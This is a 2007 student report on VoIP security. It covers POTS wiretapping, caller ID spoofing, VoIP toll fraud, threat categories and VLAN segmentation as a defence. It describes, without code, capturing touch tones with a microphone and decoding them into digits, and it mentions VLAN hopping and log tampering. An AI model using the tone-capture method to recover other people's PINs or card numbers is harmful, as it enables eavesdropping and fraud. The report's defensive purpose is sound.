VoIP Security Vulnerabilities

Author: David Persky

Advisor: Joey Niem

Fall 2007

Outline

I. Introduction

Since the dawn of time, humans have tried to communicate with eachother. As languages and dialects prospered, the forms of communication became more advanced by using letters in various alphabets and writing messages on papers or letters. From the Caeser cipher that Julius Caesar used where letters in encrypted messages were actually three letters off, to the Nazis in WWII who built and used the Enigma machine to encrypt military communications, to SIP-TLS to encrypt VoIP conversations, as forms of communication have advanced there have been subsequent efforts to keep those communications secret by one party, and to identify the clear message by a second party.

II. Security vulnerabilities transitioning from POTS to VoIP

The public switched telephone network (PSTN) is a global system of interconnected, various sized phone networks that provides users the ability to carry voice conversations with each other. "The most basic kind of network service with which we are familiar from childhood is called POTS (Plain Old Telephone Service). Using a pair of twisted copper wires, a residential phone is connected to a central office (CO) from where a residential customer can dial out in the PSTN or around the world" (Ramteke 2001). The PSTN at its birth, started without telephone networks or exchanges. They were simple one to one telephone lines connecting phones from one room to another, a business to a home, etc. As time went on and businesses grew, private branch exchanges (PBX) were designed, and deployed in office settings to provide the increasing of telephone lines, additional services, and to connect internal callers through the PBX, over trunk lines, through the PSTN, and eventually to destination callers.

A POTS phone is not VoIP hard phone, nor is it a PC. However a POTS phone and the line connecting to it are susceptible to vulnerabilities that would allow somebody determined enough to listen in on your phone calls. When most people think of security and privacy with respect to POTS phones, they immediately think of wire tapping and/or intercepting phone calls. Under the federal Communications Assistance for Law Enforcement Act (CALEA) of 1994, carriers are required to have a procedure and technology in place for intercepting calls. This also applies to Internet telephone service providers (ITSPs). As most could probably guess, there are generally two methods of recording phone call information; call pattern tracking, which identifies the quantity of calls made, including times, durations, and destinations of phone calls. The second and more feared method would be to record the content of the phone call or conversation eavesdropping. This is particularly scary due to the fact that multiple banks, credit card companies, and other organizations use voice systems to access secure accounts, often requiring a caller to punch in his/her PIN, social security number, or any other private credentials with a touch tone phone. Dual-tone multifrequency (DTMF) tones or touch tones are used to enter in those secure credentials. There is a simple tool called DTMF Decoder (www.polar-electric.com/DTMF/Index.html) that can be used to translate captured tones from a sound card to the digits that were pressed. This is because each digit that is pressed sends a tone within a given frequency range. Essentially the frequency ranges heard are mapped to the numbers associated to them. I tested this with a PC microphone placed near the speaker of my POTS cordless phone, while dialing my mobile phone number. After running the .wave file captured through the DTMF Decoder, my mobile phone number was displayed as being heard.

> “The most common type of tap is a pen register (otherwise known as trap and trace), which produces a log, showing what numbers were called, and the dates, times and durations of the calls. The second type intercepts the content of the call… The way it works is that a carrier taps into a digital switch at its central offices or at an aggregation point and programs in what number will be traced or what calls will be intercepted. Once the information is gathered, it is sent via a private link paid for by law enforcement to the agency that requested it” (Gittlen, 2006).

Please view the following diagram for a visual representation of the above description:



Wiretapping at the local exchange carrier with replication to law enforcement
Telco
Telco Switch
Replication Link carrying Call logs and voice conversations
Database servers
Law Enforcement/Spy Agency
PSTN home phone caller

Figure 1

Another POTS phone security issue that has carried over to VoIP is the art of caller ID spoofing. On the PSTN, with using POTS or mobile phones, caller ID works in the following method:

> “Your local phone company or cell phone carrier sends your "Calling Party Number" (CPN) with every call, like a return address on an envelope. Transmitted along with your CPN is a privacy flag that tells the telephone switch at the receiving end of the call whether or not to share your number with the recipient: if you have blocking on your line, the phone company you're dialing into knows your number, but won't share it with the person you're calling” (Poulsen, 2004).

There have been legitimate reasons why one would want to spoof one's caller ID. For example, let's say that ABCbank (fake bank name) has many telephone lines that are used by many internal bankers to place outbound calls. Rather than having each number on the destination caller's caller ID come up as a unique ABCbank number, it makes more sense for all outbound calls to have one standard source telephone CPN. For this to work, ABCbank must have a PBX with many internal lines connected to an ISDN primary rate interface line (PRI). The externally viewable caller ID or CPN can be configured to map to an internal extension on the PBX. This is similar in theory to IP network address translation (NAT) on a firewall or router. The following is a diagram depicting the above example of ABCbank:



ABCbank Legitimate Caller ID Spoofing method
Telco Switch
PSTN
Telco Switch
ISDN PRI Line
CPN/Caller ID Number: (800) ABC-bank
Internal/External caller ID spoofing
ABCbank PBX
ABCbank 800-ABC-bank Calling...
Internal telephone network
800-ABC-0001
800-ABC-0002
800-ABC-0003
800-ABC-0004
PSTN home phone caller w/caller ID

Figure 2

Along with CALEA as stated above, there is legislation in congress at the time of writing this report that attempts to strengthen the authenticity of call ID. It is H.R. 251: Truth in Caller ID Act of 2007.

> “Truth in Caller ID Act of 2007 - Amends the Communications Act of 1934 to make it unlawful for any person in the United States, in connection with any telecommunication service or VOIP (voice over Internet protocol) service, to cause any caller identification service to transmit misleading or inaccurate caller identification information (“spoofing”) with the intent to defraud or cause harm. Prohibits construing these provisions to prevent blocking caller identification or to authorize or prohibit law enforcement or U.S. intelligence agency activities” (Unknown, 2007).

This bill passed in the U.S. House of Representatives on 6/12/2007, and it remains in the U.S. Senate. There is an emerging new method for placing phone calls, and the infrastructure that is needed for it. While on the topic of government it's important to note that as VoIP is deployed in more financial and medical environments, an organization’s VoIP infrastructure will likely have to be in compliance with federal regulations such as SOX, GLBA, and HIPPA. Voice over internet protocol (from now on referred to as “VoIP”) is a method of having a voice conversation travel across a data network (Internet or private network) in a packet switched, rather than circuit switched manner. "VoIP networks carry SS7-over-IP using protocols defined by Signaling Transport (sigtran) working group of the Internet Engineering Task Force (IETF), the international organization responsible for recommending Internet standards" (Performance Technologies, 2004). However since the majority of calls throughout the world still travel over the PSTN, there must be some point where VoIP and the PSTN meet. "Gateways and media resources are devices that convert an IP Telephony call into a PSTN call. When an outside call is placed, the gateway or media resource is one of the few places within an IP Telephony network to which all the voice RTP streams flow (RTP discussed later)" (Cisco, 2005). There are also security considerations that must be made at this point, but that will be discussed later. there is no single method or correct way in deploying VoIP phone services in that the method is dependent upon the environment/purpose it will be used in/for. To illustrate further, the following are a number of diagrams depicting simple VoIP networks that would be used in a SOHO (Small Office Home Office) environment:

“




Figure 3

The last diagram of the four is an illustration of the most typical call path when making a call using a VoIP phone service provider such as Vonage or SunRocket in a SOHO environment" (VoIP Review 2004).

The diagrams do not show how complex a larger enterprise VoIP deployment may become.

> "VoIP has finally come of age and is being rapidly embraced across most markets as an alternative to the traditional PSTN. VoIP is a broad term, describing many different types of applications (hard phones, soft phones, proxy servers, instant messaging clients, peer-to-peer clients, etc.), installed on a wide variety of platforms (Linux, Windows, VxWorks, mobile devices, PCs, etc), and using a wide variety of both proprietary and open protocols (SIP, RTP, H.323, MGCP, SCCP, Unistim, SRTP, ZRTP, etc.), that depends heavily on your preexisting data network's infrastructure and services (routers, switches, DNS, TFTP, DHCP, VPNs, VLANs, etc.)" (Endler, 2007).

There is a slew of various proprietary and open-source, paid and free VoIP software clients available for use. These are also called soft phones. A few examples of these are:

- Skype
- Google talk
- Yahoo Messenger
- ComunIP ClicVoz
- Jabbin
- Kcall

A large list of these VoIP software clients and comparisons of their various capabilities can be found at http://en.wikipedia.org/wiki/Comparison_of_VoIP_software and http://www.voip-info.org/wiki-Open+Source+VOIP+Software. For this report, I will discuss the use and security vulnerabilities related to the Skype VoIP freeware application. This however will be discussed later on in this report.

There are many different types of VoIP services and technologies available to the public. My research will be focused on identifying VoIP protocols, ports, enumeration techniques, vulnerabilities, deployments, versions, applications, attacks tools and methods, of the following VoIP services:

- Real-Time Protocol (RTP)
- Inter-Asterisk Exchange (IAX)
- Session Initiation Protocol (SIP)
- Skype
- Cisco VoIP

You will see that RTP is mentioned in many sections of this report simply because it is so widely deployed in various VoIP technologies. Organizations looking to cut costs on maintaining legacy phones, phone systems, and phone bills are adopting VoIP at a faster pace, but disregarding the security concerns inherent in multiple VoIP resources. VoIP inherits many of the same threats that once faced and still do face data network resources.

> “Because of VoIP, firewalls may never be the same. New research shows that organizations underestimate the demands that enterprise VoIP security places on existing firewalls, and that those demands are altering the landscape of the firewall market. Ariz.-based research firm InStat in June surveyed 220 IT professionals from companies of all sizes, and more than 75% of respondents at companies that have implemented VoIP plan to replace their security appliances within the next year. That could further bolster the

> security appliance market, which InStat has forecast to eclipse $7 billion in revenue by 2009" (Parizo, 2005).

However before getting into the specifics of comparing the vulnerabilities related to the VoIP topics above, I will discuss more general VoIP security considerations. This report will not promote one VoIP technology over another since each is unique in design, has its own share of vulnerabilities, can be deployed securely or insecurely based on VoIP and existing policies, procedures, and infrastructure, and each method can be financially beneficial to organizations of different sizes. This report is also not meant to be an exhaustive list of all vulnerabilities exploited against any VoIP technology. The goal of this report is to identify security vulnerabilities and considerations for some of the most popular VoIP technologies available today. Since VoIP is being more widely deployed, great consideration must be taken to introduce it in an organization’s network infrastructure in the most secure manner possible. Network and security engineers must be vigilant in their efforts to securely deploy VoIP. Otherwise, the return on investment (ROI) and cost savings afforded by VoIP could be lost if the new VoIP infrastructure is hacked, resulting in monetary losses.

> "IP phone crooks are learning how to rake in the dough. An owner of two small Miami Voice over IP telephone companies was arrested last week and charged with making more than $1 million by breaking into third-party VoIP services and routing calls through their lines. That let him collect from customers without paying any fees to route calls...
>
> He paid $20,000 to Spokane, Wash., resident Robert Moore, who helped Pena scan VoIP providers for security holes with a code cracking method called brute force. They sent these


> companies millions of test calls, guessing at proprietary prefixes encoded on packet headers used to show that VoIP calls are legit, until the right one gave them access. The two also hacked into computers at a Rye Brook, N.Y., investment company and set up other servers to make it seem like they were sending calls from third parties through more than 15 VoIP providers...Those companies have to pay for access to the Internet's backbone, and they found themselves with up to $300,000 in charges for access stolen..." (Hoover , 2006).

This specific type of attack for financial gain that was exploited is referred to as 'VoIP toll fraud'. This is the equivalent of ‘phreaking’ that was performed against carrier telecom systems in the past (discussed later). Due to organizations deploying VoIP and being lax on VoIP security, it is likely trivial to replicate the toll fraud performed above against other organizations with a VoIP infrastructure. In my opinion, greater log analysis providing clearer ‘vision’ into an organization’s VoIP calls would afford network security engineers more scrutiny in defining what VoIP traffic is and is not acceptable. Were a company to employ a voice managed security services provider that could monitor VoIP logs in near real time, toll fraud scams such as this would probably be stopped before they cause an organization massive financial loss.

The security of VoIP resources, as with other data resources on networks, is dependent partly upon an organization’s existing network infrastructure to maintain its security strength. This is in reference to building security, router, firewall, host, and OS security, password policies, etc. Before delving into the intricacies of various VoIP vulnerabilities, I want to stress that any organization wanting to secure their VoIP infrastructure should also continually promote VoIP security awareness training. Just as there are information security training sessions for non-IT staff to make them aware of social engineering, not accepting e-mail attachments from unknown senders or clicking on links in e-mails, avoiding clicking on adware adds, etc., similar training should be implemented for VoIP security. Simply put, this isn't your grandmother's old rotary phone anymore…

The methods of securing VoIP phones and VoIP IP PBXs/call management servers, in some respects are not much different then securing data networks. The physical gear must be restricted to access by only authorized users. Just as with securing confidential data, rigorous access controls must be in place to specifically permit certain users and phones from making calls, what services are permitted, etc. and deny all others. Also VoIP phones and servers should have the latest patches and/or firmware updates available, and they should be delivered/installed via a sound patch management policy. However firewalls or VoIP network edge devices must be VoIP protocol aware. After all VoIP security measures have been taken, an organization should also regularly implement 3rd party VoIP penetration testing. VoIPshield Systems is a company that provides such service (www.voipshield.com). VoIP security should not be an after-thought when deploying any sized VoIP infrastructure. Just as network availability and quality of service should be designed with network security in mind, so too goes VoIP availability, QOS, and security.

Similar to the Confidentiality, Integrity, and Availability (CIA) of voice, the following is a clever way of remembering VoIP threat categories:



VoIP Threat Categories

Threat Type	Examples	Impact
Confidentiality (or Privacy)	• Call eavesdropping • Call recording • Voicemail tampering	• Leakage of sensitive or confidential information • Compromised corporate secrets • Identity theft • Blackmail
Availability	• Denial of Service (DoS) floods • Buffer overflow attacks • Worms & viruses	• Service outages – revenue, brand, extortion • Service quality – productivity
Authenticity	• Registration hijacking • Caller ID spoofing • Sound insertion	• Disruption and chaos • Identity theft
Larceny	• Service theft – Toll fraud • Data theft – Masquerading data as voice – Invading data network	• Excessive phone bills (subscriber) • Lost revenue (carrier) • Loss of financial information or trade secrets • Industrial espionage
SPIT (Voice Spam)	• Unsolicited calling • Voice mailbox stuffing • Vishing (Voice phishing)	• Productivity & system resources • Identity theft • Financial loss

Figure 4 (Materna, 2007)

Probably the best and first thing an organization should do when deploying VoIP is to segment their data and VoIP traffic into separate Virtual Local Area Networks (VLANs). Also if VoIP traffic is seen sourcing from a ‘data only’ network, the host producing the VoIP traffic should be investigated to identify what is causing, it since it would be against an organization’s acceptable use and/or security policy. That scenario, while highly beneficial from a security standpoint, could become confusing if an organization then deploys wireless VoIP phones. The question becomes, do you then deploy separate access points for wireless VoIP phones, separate access points for wireless data? However that is for an organization to consider in a request for proposal, and is out of the scope of this report. For the data only traffic, a stateful firewall should be used to block all outbound traffic for known destination VoIP service ports. Also, an IPS that is not in line with traffic could be used to send TCP RST/ACK or ICMP unreachable packets to internal hosts that are generating the VoIP traffic that is matching any VoIP IDS signatures. A reason for not putting the IPS inline with the traffic is to avoid a single point of failure for all voice conversations to go through as well as bandwidth considerations. Please view the following diagram to illustrate the VLAN separation of data from VoIP traffic:



VLAN Segmented VoIP and Data traffic
Internet/PSTN
VLAN 30
192.168.2.0/24
Voice/Data VLAN Separated Physical Network
802.1q tagged VoIP packets
802.1q tagged VoIP packets
PC VLAN Voice access Disabled = No 802.1q allowed for VLAN hopping
PC VLAN Voice access Disabled = No 802.1q allowed for VLAN hopping
Jane 192.168.2.10
Jane's VoIP Phone 192.168.2.11
Mike 192.168.2.20
Mike's VoIP Phone 192.168.2.21
Alice 192.168.2.30
Alice's wireless VoIP Phone 192.168.2.31
Voice Call Mgmt Server 192.168.2.50
Wireless Access Point

Figure 5

As you can see, while the VoIP phones and the PCs are sharing the same physical link network cable to the switch, they are in logically different networks (VLANS) due to the IEEE 802.1q Ethernet frame tagging that the phone is performing, but not permitting in through its PC Ethernet interface. Once VoIP and data resources have been segmented into different VLANS, the best practice would be to test access to ensure that the VoIP VLANs cannot be used to gain access to other data VLANS, and vice versa since there are many documented VLAN hopping vulnerabilities.

Some vendors such as Cisco Systems include authentication and encryption measures in their proprietary VoIP deployments as a means of securing VoIP traffic to and from call manager servers, TFTP servers, and VoIP phones. This will be discussed in greater detail in the Cisco VoIP section. While authentication and encryption to and from IP phones, and other VoIP servers is important, it by no means achieves the objective of securing VoIP resources. This is because when most people think of VoIP phones, they think of the VoIP phone as only being able to function as a phone, just like a POTS phone. They over look the fact that the VoIP phone can possess a web management GUI, and can be compromised to then attack other VoIP and data resources, without placing any calls.

“Some of the methods of attacking VoIP resources are denial of service attacks (DOS), man-in-the-middle attacks, call flooding, eavesdropping, VoIP fuzzing, signaling and audio manipulation, voice SPAM (called ‘SPIT’), and also voice phishing attacks” (Endler, 2007). All of the mentioned attacks threaten the business critical voice conversations, as well as the security of other confidential data. One can only imagine the fear and anger that would arise if an organization’s VoIP infrastructure fell under a denial or distributed denial of service attack, especially during an emergency. It is likely that the Quality of Service (QOS) of voice calls would be so degraded that users’ voice conversations would be choppy and full of static when trying to dial emergency services. Thankfully in today’s world, with most people owning a mobile phone, the impact of a DDOS would be substantial, but internal users would still be able to make voice calls from their mobile phones that are connected to their wireless carrier. Since VoIP, just like data, uses IP packets, it would be possible to hack into and VoIP server where logs are stored and modify them. This could allow an attacker to add fake logs such as thousands of long distance calls made from a specific internal user. This is an example where a disgruntled former employ would want to get back at a supervisor who fired the employee.

When deploying and trying to secure a VoIP infrastructure, one must remember that phone calls are not simply unicast, one-to-one voice conversations. Multiple call scenarios must be expected, planned for, and secured:

- Unicast Peer-to-Peer Calls
  This is the standard one-to-one call most people think of related to POTS phones. With VoIP, this would/could be a SIP or H.323 based call that is setup. RTP traffic would have to be encrypted between two parties.

- Multicast One-to-few Calls
  An example of this would be a three-party conference call, where the initial caller dials the second, and then third party, and establishes the security for all voice traffic. This can be defined as a small hub and spoke topology call. RTP traffic would have to be encrypted between one and two parties.

- Multicast One-to-Many or Many-to-Many Calls
  An example of this would be a company-wide conference call. This conference call may or may not include a central point/initiator that defines security parameters. Multiple sites, with multiple VoIP conference and regular phones would be included in the call. This can be defined as a large hub and spoke or a large spoke-to-spoke topology call. RTP traffic would have to be encrypted between multiple parties.

The three call scenarios above exist today for POTS phones, through PBXs, over the PSTN and they must also be designed, deployed, and secured in any VoIP implementation. The following are three diagrams depicting the above three explained call scenarios:




Figure 6

